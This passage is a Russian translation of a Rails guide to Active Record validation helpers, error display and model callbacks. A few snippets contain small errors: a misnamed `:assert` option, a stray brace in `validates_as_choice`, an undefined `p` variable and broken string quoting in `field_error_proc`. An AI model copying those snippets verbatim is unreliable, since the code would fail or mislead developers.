Проверяет, что чекбокс в пользовательском интерфейсе был нажат, когда форма была подтверждена. Обычно используется, когда пользователю нужно согласиться с условиями использования Вашего приложения, подтвердить прочтение некоторого текста или выполнить любое подобное действие. Валидация очень специфична для веб приложений, и ее принятие не нужно записывать куда-либо в базу данных (если у Вас нет поля для него, хелпер всего лишь создаст виртуальный атрибут).

```
class Person < ActiveRecord::Base
  validates :terms_of_service, :acceptance => true
end
```

Для этого хелпера сообщение об ошибке по умолчанию следующее *“must be accepted”*.

Он может получать опцию `:assert`, которая определяет значение, которое должно считаться принятым. По умолчанию это `“1”`, но его можно изменить.

```
class Person < ActiveRecord::Base
```

```
  validates :terms_of_service, :acceptance => { :accept => 'yes' }
end
```

validates_associated

Этот хелпер можно использовать, когда у вашей модели есть связи с другими моделями, и их также нужно проверить на валидность. Когда вы пытаетесь сохранить свой объект, будет вызван метод `valid?` для каждого из связанных объектов.

```
class Library < ActiveRecord::Base
  has_many :books
  validates_associated :books
end
```

Эта валидация работает со всеми типами связей.

Не используйте `validates_associated` на обоих концах ваших связей, они будут вызывать друг друга в бесконечном цикле.

Для `validates_associated` сообщение об ошибке по умолчанию следующее *“is invalid”*. Заметьте, что каждый связанный объект имеет свою собственную коллекцию `errors`; ошибки не добавляются к вызывающей модели.

confirmation

Этот хелпер можно использовать, если у вас есть два текстовых поля, из которых нужно получить полностью идентичное содержание. Например, вы хотите подтверждение адреса электронной почты или пароля. Эта валидация создает виртуальный атрибут, имя которого равно имени подтверждаемого поля с добавлением `“_confirmation”`.

```
class Person < ActiveRecord::Base
  validates :email, :confirmation => true
end
```

В вашем шаблоне вьюхи нужно использовать что-то вроде этого

```
<%= text_field :person, :email %>
<%= text_field :person, :email_confirmation %>
```

Эта проверка выполняется, только если `email_confirmation` не равно `nil`. Чтобы требовать подтверждение, нужно добавить еще проверку на существование проверяемого атрибута (мы рассмотрим `presence` чуть позже):

```
class Person < ActiveRecord::Base
  validates :email, :confirmation => true
  validates :email_confirmation, :presence => true
end
```

По умолчанию сообщение об ошибке для этого хелпера такое *“doesn't match confirmation”*.

exclusion

Этот хелпер проводит валидацию того, что значения атрибутов не включены в указанный набор. Фактически, этот набор может быть любым перечисляемым объектом.

```
class Account < ActiveRecord::Base
  validates :subdomain, :exclusion => { :in => %w(www us ca jp),
    :message => "Subdomain %{value} is reserved." }
end
```

Хелпер `exclusion` имеет опцию `:in`, которая получает набор значений, которые не должны приниматься проверяемыми атрибутами. Опция `:in` имеет псевдоним `:within`, который используется для тех же целей. Этот пример использует опцию `:message`, чтобы показать вам, как можно включать значение атрибута.

Значение сообщения об ошибке по умолчанию *“is reserved”*.

format

Этот хелпер проводит валидацию значений атрибутов, тестируя их на соответствие указанному регулярному выражению, которое определяется с помощью опции `:with`.

```
class Product < ActiveRecord::Base
  validates :legacy_code, :format => { :with => /\A[a-zA-Z]+\z/,
    :message => "Only letters allowed" }
end
```

Значение сообщения об ошибке по умолчанию *“is invalid”*.

inclusion

Этот хелпер проводит валидацию значений атрибутов на включение в указанный набор. Фактически этот набор может быть

любым перечисляемым объектом.

```
class Coffee < ActiveRecord::Base
  validates :size, :inclusion => { :in => %w(small medium large),
    :message => "%{value} is not a valid size" }
end
```

Хелпер `inclusion` имеет опцию `:in`, которая получает набор значений, которые должны быть приняты. Опция `:in` имеет псевдоним `:within`, который используется для тех же целей. Предыдущий пример использует опцию `:message`, чтобы показать вам, как можно включать значение атрибута.

Значение сообщения об ошибке по умолчанию для этого хелпера такое *“is not included in the list”*.

length

Этот хелпер проводит валидацию длины значений атрибутов. Он предлагает ряд опций, с помощью которых вы можете определить ограничения по длине разными способами:

```
class Person < ActiveRecord::Base
  validates :name, :length => { :minimum => 2 }
  validates :bio, :length => { :maximum => 500 }
  validates :password, :length => { :in => 6..20 }
  validates :registration_number, :length => { :is => 6 }
end
```

Возможные опции ограничения длины такие:

- `:minimum` – атрибут не может быть меньше определенной длины.
- `:maximum` – атрибут не может быть больше определенной длины.
- `:in` (или `:within`) – длина атрибута должна находиться в указанном интервале. Значение этой опции должно быть интервалом.
- `:is` – длина атрибута должна быть равной указанному значению.

Значение сообщения об ошибке по умолчанию зависит от типа выполняемой валидации длины. Можно переопределить эти сообщения, используя опции `:wrong_length`, `:too_long` и `:too_short`, и `%{count}` как место для вставки числа, соответствующего длине используемого ограничения. Можете использовать опцию `:message` для определения сообщения об ошибке.

```
class Person < ActiveRecord::Base
  validates :bio, :length => { :maximum => 1000,
    :too_long => "%{count} characters is the maximum allowed" }
end
```

По умолчанию этот хелпер считает символы, но вы можете разбить значение иным способом используя опцию `:tokenizer`:

```
class Essay < ActiveRecord::Base
  validates :content, :length => {
    :minimum => 300,
    :maximum => 400,
    :tokenizer => lambda { |str| str.scan(/\w+/) },
    :too_short => "must have at least %{count} words",
    :too_long => "must have at most %{count} words"
  }
end
```

Отметьте, что сообщения об ошибке по умолчанию во множественном числе (т.е., “is too short (minimum is %{count} characters)”). По этой причине, когда `:minimum` равно 1, следует предоставить собственное сообщение или использовать вместо него `validates_presence_of`. Когда `:in` или `:within` имеют как нижнюю границу 1, следует или предоставить собственное сообщение, или вызвать `presence` перед `length`.

Хелпер `size` это псевдоним для `length`.

numericality

Этот хелпер проводит валидацию того, что ваши атрибуты имеют только числовые значения. По умолчанию, этому будет соответствовать возможный знак первым символом, и следующее за ним целочисленное или с плавающей запятой число. Чтобы определить, что допустимы только целочисленные значения, установите `:only_integer` в `true`.

Если установить `:only_integer` в `true`, тогда будет использоваться регулярное выражение

```
/\A[+-]?\d+\Z/
```

для проведения валидации значения атрибута. В противном случае, он будет пытаться конвертировать значение в число, используя `Float`.

Отметьте, что вышеописанное регулярное выражение позволяет завершающий символ перевода строки

```
class Player < ActiveRecord::Base
  validates :points, :numericality => true
end
```

```
validates :games_played, :numericality => { :only_integer => true }  
end
```

Кроме `:only_integer`, хелпер `validates_numericality_of` также принимает следующие опции для добавления ограничений к приемлемым значениям:

- `:greater_than` — определяет, что значение должно быть больше, чем значение опции. По умолчанию сообщение об ошибке для этой опции такое *“must be greater than %{count}”*.
- `:greater_than_or_equal_to` — определяет, что значение должно быть больше или равно значению опции. По умолчанию сообщение об ошибке для этой опции такое *“must be greater than or equal to %{count}”*.
- `:equal_to` — определяет, что значение должно быть равно значению опции. По умолчанию сообщение об ошибке для этой опции такое *“must be equal to %{count}”*.
- `:less_than` — определяет, что значение должно быть меньше, чем значение опции. По умолчанию сообщение об ошибке для этой опции такое *“must be less than %{count}”*.
- `:less_than_or_equal_to` — определяет, что значение должно быть меньше или равно значению опции. По умолчанию сообщение об ошибке для этой опции такое *“must be less than or equal to %{count}”*.
- `:odd` — определяет, что значение должно быть нечетным, если установлено `true`. По умолчанию сообщение об ошибке для этой опции такое *“must be odd”*.
- `:even` — определяет, что значение должно быть четным, если установлено `true`. По умолчанию сообщение об ошибке для этой опции такое *“must be even”*.

По умолчанию сообщение об ошибке *“is not a number”*.

presence

Этот хелпер проводит валидацию того, что определенные атрибуты не пустые. Он использует метод `blank?` для проверки того, является ли значение или `nil`, или пустой строкой (это строка, которая или пуста, или содержит пробелы).

```
class Person < ActiveRecord::Base  
  validates :name, :login, :email, :presence => true  
end
```

Если хотите быть уверенным, что связь существует, нужно проверить, существует ли внешний ключ, используемый для связи, но не сам связанный объект.

```
class LineItem < ActiveRecord::Base  
  belongs_to :order  
  validates :order_id, :presence => true  
end
```

Так как `false.blank?` это `true`, если хотите провести валидацию существования булева поля, нужно использовать `validates :field_name, :inclusion => { :in => [true, false] }`.

По умолчанию сообщение об ошибке *“can't be empty”*.

uniqueness

Этот хелпер проводит валидацию того, что значение атрибута уникально, перед тем, как объект будет сохранен. Он не создает условие уникальности в базе данных, следовательно, может произойти так, что два разных подключения к базе данных создадут две записи с одинаковым значением для столбца, который вы подразумеваете уникальным. Чтобы этого избежать, нужно создать индекс `unique` в вашей базе данных.

```
class Account < ActiveRecord::Base  
  validates :email, :uniqueness => true  
end
```

Валидация производится путем SQL запроса в таблицу модели, поиска существующей записи с тем же значением атрибута.

Имеется опция `:scope`, которую можно использовать для определения других атрибутов, используемых для ограничения проверки уникальности:

```
class Holiday < ActiveRecord::Base  
  validates :name, :uniqueness => { :scope => :year,  
    :message => "should happen once per year" }  
end
```

Также имеется опция `:case_sensitive`, которой можно определить, будет ли ограничение уникальности чувствительно к регистру или нет. Опция по умолчанию равна `true`.

```
class Person < ActiveRecord::Base  
  validates :name, :uniqueness => { :case_sensitive => false }  
end
```

Отметьте, что некоторые базы данных настроены на выполнение чувствительного к регистру поиска в любом случае.

По умолчанию сообщение об ошибке *“has already been taken”*.

validates_with

Этот хелпер передает запись в отдельный класс для валидации.

```
class Person < ActiveRecord::Base
  validates_with GoodnessValidator
end

class GoodnessValidator < ActiveModel::Validator
  def validate(record)
    if record.first_name == "Evil"
      record.errors[:base] << "This person is evil"
    end
  end
end
```

Ошибки, добавляемые в `record.errors[:base]` относятся к состоянию записи в целом, а не к определенному атрибуту.

Хелпер `validates_with` принимает класс или список классов для использования в валидации. Для `validates_with` нет сообщения об ошибке по умолчанию. Следует вручную добавлять ошибки в коллекцию `errors` записи в классе валидатора.

Для применения метода `validate`, необходимо иметь определенным параметр `record`, который является записью, проходящей валидацию.

Подобно всем другим валидациям, `validates_with` принимает опции `:if`, `:unless` и `:on`. Если передадите любые другие опции, они будут пересланы в класс валидатора как `options`:

```
class Person < ActiveRecord::Base
  validates_with GoodnessValidator, :fields => [:first_name, :last_name]
end

class GoodnessValidator < ActiveModel::Validator
  def validate(record)
    if options[:fields].any?{|field| record.send(field) == "Evil" }
      record.errors[:base] << "This person is evil"
    end
  end
end
```

validates_each

Этот хелпер помогает провести валидацию атрибутов с помощью блока кода. Он не имеет предопределенной валидационной функции. Вы должны создать ее, используя блок, и каждый атрибут, указанный в `validates_each`, будет протестирован в нем. В следующем примере нам не нужны имена и фамилии, начинающиеся с маленькой буквы.

```
class Person < ActiveRecord::Base
  validates_each :name, :surname do |record, attr, value|
    record.errors.add(attr, 'must start with upper case') if value =~ /\A[a-z]/
  end
end
```

Блок получает запись, имя атрибута и значение атрибута. Вы можете делать что угодно для проверки валидности данных внутри блока. Если валидация проваливается, следует добавить сообщение об ошибке в модель, которое делает ее невалидной.

Общие опции валидаций

Есть несколько общих опций валидаций:

:allow_nil

Опция `:allow_nil` пропускает валидацию, когда проверяемое значение равно `nil`.

```
class Coffee < ActiveRecord::Base
  validates :size, :inclusion => { :in => %w(small medium large),
    :message => "%{value} is not a valid size" }, :allow_nil => true
end
```

`:allow_nil` игнорируется валидатором `presence`.

:allow_blank

Опция `:allow_blank` подобна опции `:allow_nil`. Эта опция пропускает валидацию, если значение атрибута `blank?`, например `nil` или пустая строка.

```
class Topic < ActiveRecord::Base
```

```
validates :title, :length => { :is => 5 }, :allow_blank => true
end
```

```
Topic.create("title" => "").valid? # => true
Topic.create("title" => nil).valid? # => true
```

:allow_blank игнорируется валидатором presence.

:message

Как мы уже видели, опция :message позволяет определить сообщение, которое будет добавлено в коллекцию errors, когда валидация проваливается. Если эта опция не используется, Active Record будет использовать соответствующие сообщения об ошибках по умолчанию для каждого валидационного хелпера.

:on

Опция :on позволяет определить, когда должна произойти валидация. Стандартное поведение для всех встроенных валидационных хелперов это запускаться при сохранении (и когда создается новая запись, и когда она обновляется). Если хотите изменить это, используйте :on => :create, для запуска валидации только когда создается новая запись, или :on => :update, для запуска валидации когда запись обновляется.

```
class Person < ActiveRecord::Base
  # будет возможно обновить email с дублирующим значением
  validates :email, :uniqueness => true, :on => :create

  # будет возможно создать запись с нечисловым возрастом
  validates :age, :numericality => true, :on => :update

  # по умолчанию (проверяет и при создании, и при обновлении)
  validates :name, :presence => true, :on => :save
end
```

Условная валидация

Иногда имеет смысл проводить валидацию объекта только при выполнении заданного условия. Это можно сделать, используя опции :if и :unless, которые принимают символ, строку или Proc. Опцию :if можно использовать, если вы хотите определить, когда валидация **должна** произойти. Если вы хотите определить, когда валидация **не должна** произойти, воспользуйтесь опцией :unless.

Использование символа с :if и :unless

Вы можете связать опции :if и :unless с символом, соответствующим имени метода, который будет вызван перед валидацией. Это наиболее часто используемый вариант.

```
class Order < ActiveRecord::Base
  validates :card_number, :presence => true, :if => :paid_with_card?

  def paid_with_card?
    payment_type == "card"
  end
end
```

Использование строки с :if и :unless

Также можно использовать строку, которая будет вычислена с использованием eval, и должна содержать валидный код Ruby. Этот вариант следует использовать, если строка содержит действительно короткое условие.

```
class Person < ActiveRecord::Base
  validates :surname, :presence => true, :if => "name.nil?"
end
```

Использование Proc с :if и :unless

Наконец, можно связать :if и :unless с объектом Proc, который будет вызван. Использование объекта Proc дает возможность написать встроенное условие вместо отдельного метода. Этот вариант лучше всего подходит для однострочного кода.

```
class Account < ActiveRecord::Base
  validates :password, :confirmation => true,
    :unless => Proc.new { |a| a.password.blank? }
end
```

Группировка условных валидаций

Иногда полезно иметь несколько валидаций с одним условием, это легко достигается с использованием with_options.

```
class User < ActiveRecord::Base
  with_options :if => :is_admin? do |admin|
    admin.validates :password, :length => { :minimum => 10 }
    admin.validates :email, :presence => true
  end
end
```

Во все валидации внутри `with_options` будет автоматически передано условие `:if => :is_admin?`.

Выполнение собственных валидаций

Когда встроенных валидационных хелперов недостаточно для ваших нужд, можете написать свои собственные валидаторы или методы валидации.

Собственные валидаторы

Собственные валидаторы это классы, расширяющие `ActiveModel::Validator`. Эти классы должны реализовать метод `validate`, принимающий запись как аргумент и выполняющий валидацию на ней. Собственный валидатор вызывается с использованием метода `validates_with`.

```
class MyValidator < ActiveModel::Validator
  def validate(record)
    if record.name.starts_with? 'X'
      record.errors[:name] << 'Need a name starting with X please!'
    end
  end
end

class Person
  include ActiveModel::Validations
  validates_with MyValidator
end
```

Простейшим способом добавить собственные валидаторы для валидации отдельных атрибутов является наследуемость от `ActiveModel::EachValidator`. В этом случае класс собственного валидатора должен реализовать метод `validate_each`, принимающий три аргумента: запись, атрибут и значение, соответствующее экземпляру, соответственно атрибут тот, который будет проверяться и значение в переданном экземпляре:

```
class EmailValidator < ActiveModel::EachValidator
  def validate_each(record, attribute, value)
    unless value =~ /\A([^\s]+)@((?:[-a-z0-9]+\.)+[a-z]{2,})\z/i
      record.errors[attribute] << (options[:message] || "is not an email")
    end
  end
end

class Person < ActiveRecord::Base
  validates :email, :presence => true, :email => true
end
```

Как показано в примере, можно объединять стандартные валидации со своими произвольными валидаторами.

Собственные методы

Также возможно создать методы, проверяющие состояние ваших моделей и добавляющие сообщения в коллекцию `errors`, когда они невалидны. Затем эти методы следует зарегистрировать, используя один или более из методов класса `validate`, `validate_on_create` или `validate_on_update`, передав символьные имена валидационных методов.

Можно передать более одного символа для каждого метода класса, и соответствующие валидации будут запущены в том порядке, в котором они зарегистрированы.

```
class Invoice < ActiveRecord::Base
  validate :expiration_date_cannot_be_in_the_past,
    :discount_cannot_be_greater_than_total_value

  def expiration_date_cannot_be_in_the_past
    errors.add(:expiration_date, "can't be in the past") if
      !expiration_date.blank? and expiration_date < Date.today
  end

  def discount_cannot_be_greater_than_total_value
    errors.add(:discount, "can't be greater than total value") if
      discount > total_value
  end
end
```

Можно даже создать собственные валидационные хелперы и использовать их в нескольких различных моделях. Для примера, в приложении, управляющим исследованиями, может быть полезным указать, что определенное поле

соответствует ряду значений:

```
ActiveRecord::Base.class_eval do
  def self.validates_as_choice(attr_name, n, options={})
    validates attr_name, :inclusion => { :in => 1..n }.merge(options) }
  end
end
```

Просто переоткройте `ActiveRecord::Base` и определите подобный этому метод класса. Такой код обычно располагают где-нибудь в `config/initializers`. Теперь Вы можете использовать этот хелпер таким образом:

```
class Movie < ActiveRecord::Base
  validates_as_choice :rating, 5
end
```

Работаем с ошибками валидации

В дополнение к методам `valid?` и `invalid?`, раскрытым ранее, Rails предоставляет ряд методов для работы с коллекцией `errors` и исследования валидности объектов.

Предлагаем список наиболее часто используемых методов. Если хотите увидеть список всех доступных методов, обратитесь к документации по `ActiveRecord::Errors`.

errors

Возвращает экземпляр класса `ActiveModel::Errors` (который ведет себя как `OrderedHash`), содержащий все ошибки. Каждый ключ это имя атрибута и значение это массив строк со всеми ошибками.

```
class Person < ActiveRecord::Base
  validates :name, :presence => true, :length => { :minimum => 3 }
end

person = Person.new
person.valid? # => false
person.errors
# => {:name => ["can't be blank", "is too short (minimum is 3 characters)"]}

person = Person.new(:name => "John Doe")
person.valid? # => true
person.errors # => []
```

errors[]

`errors[]` используется, когда вы хотите проверить сообщения об ошибке для определенного атрибута. Он возвращает массив строк со всеми сообщениями об ошибке для заданного атрибута, каждая строка с одним сообщением об ошибке. Если нет ошибок, относящихся к атрибуту, возвратится пустой массив.

```
class Person < ActiveRecord::Base
  validates :name, :presence => true, :length => { :minimum => 3 }
end

person = Person.new(:name => "John Doe")
person.valid? # => true
person.errors[:name] # => []

person = Person.new(:name => "JD")
person.valid? # => false
person.errors[:name] # => ["is too short (minimum is 3 characters)"]

person = Person.new
person.valid? # => false
person.errors[:name]
# => ["can't be blank", "is too short (minimum is 3 characters)"]
```

errors.add

Метод `add` позволяет вручную добавлять сообщения, которые относятся к определенным атрибутам. Можно использовать методы `errors.full_messages` или `errors.to_a` для просмотра сообщения в форме, в которой они отображаются пользователю. Эти определенные сообщения получают предшествующим (и с прописной буквы) имя атрибута. `add` получает имя атрибута, к которому вы хотите добавить сообщение, и само сообщение.

```
class Person < ActiveRecord::Base
  def a_method_used_for_validation_purposes
    errors.add(:name, "cannot contain the characters !@#%*()_-=")
  end
end

person = Person.create(:name => "!@#")
```

```
person.errors[:name]
# => ["cannot contain the characters !@#%*()_-="]

person.errors.full_messages
# => ["Name cannot contain the characters !@#%*()_-="]
```

Другой способ использования заключается в установлении []=

```
class Person < ActiveRecord::Base
  def a_method_used_for_validation_purposes
    errors[:name] = "cannot contain the characters !@#%*()_-= "
  end
end

person = Person.create(:name => "!@#")

person.errors[:name]
# => ["cannot contain the characters !@#%*()_-="]

person.errors.to_a
# => ["Name cannot contain the characters !@#%*()_-="]
```

errors[:base]

Можете добавлять сообщения об ошибках, которые относятся к состоянию объекта в целом, а не к отдельному атрибуту. Этот метод можно использовать, если вы хотите сказать, что объект невалиден, независимо от значений его атрибутов. Поскольку errors[:base] массив, можете просто добавить строку к нему, и она будет использована как сообщение об ошибке.

```
class Person < ActiveRecord::Base
  def a_method_used_for_validation_purposes
    errors[:base] << "This person is invalid because ..."
  end
end
```

errors.clear

Метод clear используется, когда вы намеренно хотите очистить все сообщения в коллекции errors. Естественно, вызов errors.clear для невалидного объекта фактически не сделает его валидным: сейчас коллекция errors будет пуста, но в следующий раз, когда вы вызовете valid? или любой метод, который пытается сохранить этот объект в базу данных, валидации выполнятся снова. Если любая из валидаций провалится, коллекция errors будет заполнена снова.

```
class Person < ActiveRecord::Base
  validates :name, :presence => true, :length => { :minimum => 3 }
end

person = Person.new
person.valid? # => false
person.errors[:name]
# => ["can't be blank", "is too short (minimum is 3 characters)"]

person.errors.clear
person.errors.empty? # => true

p.save # => false

p.errors[:name]
# => ["can't be blank", "is too short (minimum is 3 characters)"]
```

errors.size

Метод size возвращает количество сообщений об ошибке для объекта.

```
class Person < ActiveRecord::Base
  validates :name, :presence => true, :length => { :minimum => 3 }
end

person = Person.new
person.valid? # => false
person.errors.size # => 2

person = Person.new(:name => "Andrea", :email => "andrea@example.com")
person.valid? # => true
person.errors.size # => 0
```

Отображение ошибок валидации во вьюхе

[DynamicForm](#) представляет хелперы для отображения сообщений об ошибке ваших моделей в ваших шаблонах вьюх.

Его можно установить как гем, добавив эту строку в Gemfile:

```
gem "dynamic_form"
```

Теперь у вас есть доступ к двум методам хелпера `error_messages` и `error_messages_for` в своих шаблонах вьюх.

`error_messages` и `error_messages_for`

При создании формы с помощью хелпера `form_for`, в нем можно использовать метод `error_messages` для отображения всех сообщений о проваленных валидациях для текущего экземпляра модели.

```
class Product < ActiveRecord::Base
  validates :description, :value, :presence => true
  validates :value, :numericality => true, :allow_nil => true
end

<%= form_for(@product) do |f| %>
  <%= f.error_messages %>
  <p>
    <%= f.label :description %><br />
    <%= f.text_field :description %>
  </p>
  <p>
    <%= f.label :value %><br />
    <%= f.text_field :value %>
  </p>
  <p>
    <%= f.submit "Create" %>
  </p>
<% end %>
```

Если вы подтвердите форму с пустыми полями, результат будет похож на следующее:

New product

2 errors prohibited this product from being saved

There were problems with the following fields:

- Value can't be blank
- Description can't be blank

Description

Value

Create

Появившийся сгенерированный HTML будет отличаться от показанного, если не был использован скаффолдинг. Смотрите [Настройка CSS сообщений об ошибке](#).

Также можно использовать хелпер `error_messages_for` для отображения сообщений об ошибке от переданной в шаблон вьюхи модели. Это очень похоже на предыдущий пример и приведет к абсолютно тому же результату.

```
<%= error_messages_for :product %>
```

Отображаемый текст для каждого сообщения об ошибке всегда будет формироваться из имени атрибута, содержащего ошибку, с заглавной буквы, и последующим за ним собственно сообщения об ошибке.

И хелпер `form.error_messages`, и хелпер `error_messages_for` принимают опции, позволяющие настроить элемент `div`, содержащий сообщения, изменить текст заголовка, сообщение после текста заголовка и определить тег, используемый для элемента заголовка.

```
<%= f.error_messages :header_message => "Invalid product!",
  :message => "You'll need to fix the following fields:",
  :header_tag => :h3 %>
```

приведет к

New product

Invalid product!

You'll need to fix the following fields:

- Value can't be blank
- Description can't be blank

Если указать `nil` для любой из этих опций, это избавит от соответствующих секций `div`.

Настройка CSS сообщений об ошибке

Селекторы для настройки стилей сообщений об ошибке следующие:

- `.field_with_errors` – стиль для полей формы и `label`-ов с ошибками.
- `#error_explanation` – стиль для элемента `div` с сообщениями об ошибках.
- `#error_explanation h2` – стиль для заголовка элемента `div`.
- `#error_explanation p` – стиль для параграфа, содержащего сообщение, который появляется сразу после заголовка элемента `div`.
- `#error_explanation ul li` – стиль для элементов списка с отдельными сообщениями об ошибках.

Если был использован скаффолдинг, файл `app/assets/stylesheets/scaffolds.css.scss` был создан автоматически. Этот файл определяет красный стиль, который вы видели выше.

Имя класса и `id` могут быть изменены опциями `:class` и `:id`, принимаемыми обоими хелперами.

Настройка HTML сообщений об ошибке

По умолчанию поля формы с ошибками отображаются заключенными в элемент `div` с классом CSS `fieldWithErrors+`. Однако это возможно переопределить.

Способ, с помощью которого обрабатываются поля формы с ошибками, определяется `ActionView::Base.field_error_proc`. Это Proc который получает два параметра:

- Строку с тегом HTML
- Экземпляр `ActionView::Helpers::InstanceTag`.

Ниже простой пример, где мы изменим поведение Rails всегда отображать сообщения об ошибках в начале каждого поля формы с ошибкой. Сообщения об ошибках будут содержаться в элементе `span` с CSS классом `validation-error`. Вокруг элемента `input` не будет никакого элемента `div`, тем самым мы избавимся от этой красной рамки вокруг текстового поля. Можете использовать CSS класс `validation-error` для стилизации, где только захотите.

```
ActionView::Base.field_error_proc = Proc.new do |html_tag, instance|
  if instance.error_message.kind_of?(Array)
    %("#{html_tag}<span class="validation-error">&nbsp;&nbsp;&
      #{instance.error_message.join(', ')}</span>).html_safe
  else
    %("#{html_tag}<span class="validation-error">&nbsp;&nbsp;&
      #{instance.error_message}</span>).html_safe
  end
end
```

Результат будет выглядеть так:

Description
 can't be blank

Колбэки

Обзор колбэков

Колбэки это методы, которые вызываются в определенные моменты жизненного цикла объекта. С колбэками возможно написать код, который будет запущен, когда объект `Active Record` создается, сохраняется, обновляется, удаляется, проходит валидацию или загружается из базы данных.

Регистрация колбэков

Для того, чтобы использовать доступные колбэки, их нужно зарегистрировать. Можно реализовать колбэки как обычные

методы, а затем использовать макро-методы класса для их регистрации как колбэков.

```
class User < ActiveRecord::Base
  validates :login, :email, :presence => true

  before_validation :ensure_login_has_a_value

  protected
  def ensure_login_has_a_value
    if login.nil?
      self.login = email unless email.blank?
    end
  end
end
```

Макро-методы класса также могут получать блок. Это можно использовать, если код внутри блока такой короткий, что помещается в одну строку.

```
class User < ActiveRecord::Base
  validates :login, :email, :presence => true

  before_create do |user|
    user.name = user.login.capitalize if user.name.blank?
  end
end
```

Считается хорошей практикой объявлять методы колбэков как `protected` или `private`. Если их оставить `public`, они могут быть вызваны извне модели и нарушить принципы инкапсуляции объекта.

Доступные колбэки

Вот список всех доступных колбэков Active Record, перечисленных в том порядке, в котором они вызываются в течение соответственных операций:

Создание объекта

- `before_validation`
- `after_validation`
- `before_save`
- `before_create`
- `around_create`
- `after_create`
- `after_save`

Обновление объекта

- `before_validation`
- `after_validation`
- `before_save`
- `before_update`
- `around_update`
- `after_update`
- `after_save`

Уничтожение объекта

- `before_destroy`
- `after_destroy`
- `around_destroy`

`after_save` запускается и при создании, и при обновлении, но всегда *после* более специфичных колбэков `after_create` и `after_update`, не зависимо от порядка, в котором запускаются макро-вызовы.

`after_initialize` и `after_find`

Колбэк `after_initialize` вызывается всякий раз, когда возникает экземпляр объекта Active Record, или непосредственно при использовании `new`, или когда запись загружается из базы данных. Он необходим, чтобы избежать необходимости непосредственно переопределять метод Active Record `initialize`.

Колбэк `after_find` будет вызван всякий раз, когда Active Record загружает запись из базы данных. `after_find` вызывается перед `after_initialize`, если они оба определены.

У колбэков `after_initialize` и `after_find` нет пары `before_*`, но они могут быть зарегистрированы подобно другим колбэкам Active Record.

```
class User < ActiveRecord::Base
  after_initialize do |user|
    puts "You have initialized an object!"
  end

  after_find do |user|
    puts "You have found an object!"
  end
end

>> User.new
You have initialized an object!
=> #<User id: nil>

>> User.first
You have found an object!
You have initialized an object!
=> #<User id: 1>
```

Запуск колбэков

Следующие методы запускают колбэки:

- create
- create!
- decrement!
- destroy
- destroy_all
- increment!
- save
- save!
- save(false)
- toggle!
- update
- update_attribute
- update_attributes
- update_attributes!
- valid?

Дополнительно, колбэк `after_find` запускается следующими поисковыми методами:

- all
- first
- find
- find_all_by_attribute
- find_by_attribute
- find_by_attribute!
- last

Колбэк `after_initialize` запускается всякий раз, когда инициализируется новый объект класса.

Пропуск колбэков

Подобно валидациям, также возможно пропустить колбэки. Однако, эти методы нужно использовать осторожно, поскольку важные бизнес-правила и логика приложения могут содержаться в колбэках. Пропуск их без понимания возможных последствий может привести к невалидным данным.

- decrement
- decrement_counter
- delete
- delete_all
- find_by_sql
- increment
- increment_counter
- toggle
- touch
- update_column
- update_all
- update_counters

Прерывание выполнения

Как только вы зарегистрировали новые колбэки в своих моделях, они будут поставлены в очередь на выполнение. Эта очередь включает все валидации вашей модели, зарегистрированные колбэки и операции с базой данных для выполнения.

Вся цепочка колбэков упаковывается в операцию. Если любой метод *before* колбэков возвращает false или вызывает исключение, выполняемая цепочка прерывается и запускается ROLLBACK; Колбэки *after* могут достичь этого, только вызвав исключение.

Вызов произвольного исключения может прервать код, который предполагает, что save и тому подобное не будут провалены подобным образом. Исключение ActiveRecord::Rollback чуть точнее сообщает Active Record, что происходит откат. Он подхватывается изнутри, но не перевызывает исключение.

Относительные колбэки

Колбэки работают с отношениями между моделями, и даже могут быть определены ими. Представим пример, где пользователь имеет много публикаций. Публикации пользователя должны быть уничтожены, если уничтожается пользователь. Давайте добавим колбэк after_destroy в модель User через ее отношения с моделью Post.

```
class User < ActiveRecord::Base
  has_many :posts, :dependent => :destroy
end

class Post < ActiveRecord::Base
  after_destroy :log_destroy_action

  def log_destroy_action
    puts 'Post destroyed'
  end
end

>> user = User.first
=> #<User id: 1>
>> user.posts.create!
=> #<Post id: 1, user_id: 1>
>> user.destroy
Post destroyed
=> #<User id: 1>
```

Условные колбэки

Как и в валидациях, возможно сделать вызов метода колбэка условным от удовлетворения заданного условия. Это осуществляется при использовании опций :if и :unless, которые могут принимать символ, строку или Proc. Опцию :if следует использовать для определения, при каких условиях колбэк **должен** быть вызван. Если вы хотите определить условия, при которых колбэк **не должен** быть вызван, используйте опцию :unless.

Использование :if и :unless с символом

Опции :if и :unless можно связать с символом, соответствующим имени метода условия, который будет вызван непосредственно перед вызовом колбэка. При использовании опции :if, колбэк не будет выполнен, если метод условия возвратит false; при использовании опции :unless, колбэк не будет выполнен, если метод условия возвратит true. Это самый распространенный вариант. При использовании такой формы регистрации, также возможно зарегистрировать несколько различных условий, которые будут вызваны для проверки, должен ли запуститься колбэк.

```
class Order < ActiveRecord::Base
  before_save :normalize_card_number, :if => :paid_with_card?
end
```

Использование :if и :unless со строкой

Также возможно использование строки, которая будет вычислена с помощью eval, и, следовательно, должна содержать валидный код Ruby. Этот вариант следует использовать только тогда, когда строка представляет действительно короткое условие.

```
class Order < ActiveRecord::Base
  before_save :normalize_card_number, :if => "paid_with_card?"
end
```

Использование :if и :unless с Proc

Наконец, можно связать :if и :unless с объектом Proc. Этот вариант более всего подходит при написании коротких методов, обычно в одну строку.

```
class Order < ActiveRecord::Base
  before_save :normalize_card_number,
    :if => Proc.new { |order| order.paid_with_card? }
end
```

Составные условия для колбэков

При написании условных колбэков, возможно смешивание `:if` и `:unless` в одном объявлении колбэка.

```
class Comment < ActiveRecord::Base
  after_create :send_email_to_author, :if => :author_wants_emails?,
    :unless => Proc.new { |comment| comment.post.ignore_comments? }
end
```

Классы колбэков

Иногда написанные вами методы колбэков достаточно полезны для повторного использования в других моделях. Active Record делает возможным создавать классы, включающие методы колбэка, так, что становится очень легко использовать их повторно.

Вот пример, где создается класс с колбэком `after_destroy` для модели `PictureFile`:

```
class PictureFileCallbacks
  def after_destroy(picture_file)
    if File.exists?(picture_file.filepath)
      File.delete(picture_file.filepath)
    end
  end
end
```

При объявлении внутри класса, как выше, методы колбэка получают объект модели как параметр. Теперь можем использовать класс колбэка в модели:

```
class PictureFile < ActiveRecord::Base
  after_destroy PictureFileCallbacks.new
end
```

Заметьте, что нам нужно создать экземпляр нового объекта `PictureFileCallbacks`, после того, как объявили наш колбэк как отдельный метод. Это особенно полезно, если колбэки используют состояние экземпляра объекта. Часто, однако, более подходящим является иметь его как метод класса.

```
class PictureFileCallbacks
